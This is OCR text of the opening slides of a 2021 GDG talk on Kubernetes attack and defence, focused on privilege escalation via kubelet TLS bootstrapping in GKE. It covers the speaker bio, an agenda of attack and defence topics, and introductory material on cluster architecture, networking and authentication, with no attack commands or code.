KUBERNETES ATTACK & DEFENCE

PRIVILEGE ESCALATION THROUGH KUBELET TLS BOOTSTRAPPING IN GKE

Med Mouine

GDG November 2021

WHOAMI


» SRE @ Botpress

» B.Eng Grad 2020

» M.Sc (K8s, IoT, EC)




PLAN


Common attack vectors
Concepts
Scenarios
Impact
Defence
Threat matrix
Architecture
Authentication
Authorization
Kubelet
Secrets
ServiceAccounts
Networking
Attack surface
Information gathering
Abusing metadata
Privilege escalation
Certificate manipulation
Stealing secrets
Node impersonation
Cluster-admin
Configuration
Network policies
Egress control
Access control


UNDERSTANDING

K8S ARCHITECTURE




CONCEPTS


- » Node
- » Pods
- » Containers
- » Secrets
- » ServiceAccounts(SA)
- » Tokens
- » Kubelet



GKE


GKE Zonal Cluster
Zonal Control Plane
Nodes
Connected Google Cloud Services
User
kubectl
API Server
Resource Controllers
Scheduler
Storage
User Pod
Containers
User Pod
Containers
User Pod
Containers
VPC Networking
Persistent disk
Load balancer
Cloud Operations
GKE provisions, maintains, and operates.
User maintains and operates.

NETWORK


Internet
Kubernetes Engine Node: gke-my-cluster-j2g4a-tqzw
Node Interface: eth0
Node IP Address: 10.240.0.10
Bridge Interface: cbr0
Pod Network Interface: veth1234
Pod IP Address: 10.255.255.101
container
container
container
volume A
volume B
Pod Network Interface: veth5678
Pod IP Address: 10.255.255.102
container
container
container
volume C
volume D

AUTHENTICATION

NORMAL USERS

» Managed by GCP

» Isolated from K8s

GCP user
GCP service account
G Suite user
G Suite Google Group

SERVICE ACCOUNTS

» Managed by K8s

» Credentials
Certificates
Tokens

» Stored as Secrets

» Mounted into Pods/Nodes

AUTHORIZATION

